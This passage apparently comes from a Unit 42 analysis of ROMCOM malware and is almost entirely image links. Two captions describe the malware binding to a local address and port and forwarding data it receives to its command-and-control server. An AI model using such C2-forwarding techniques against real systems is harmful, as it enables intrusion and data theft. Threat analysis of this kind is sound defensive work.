

![The function then returns, and then ROMCOM binds to 127.0.0[.]2:5555, where it will wait for a connection and forward any data received from that connection to its C2 server.](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/08/word-image-24.png)
![Setting up local socket server. Comments highlight the startWorker export and 127[.]0[.]0[.]3](https://unit42.paloaltonetworks.com/wp-content/uploads/2022/08/word-image-25.png)









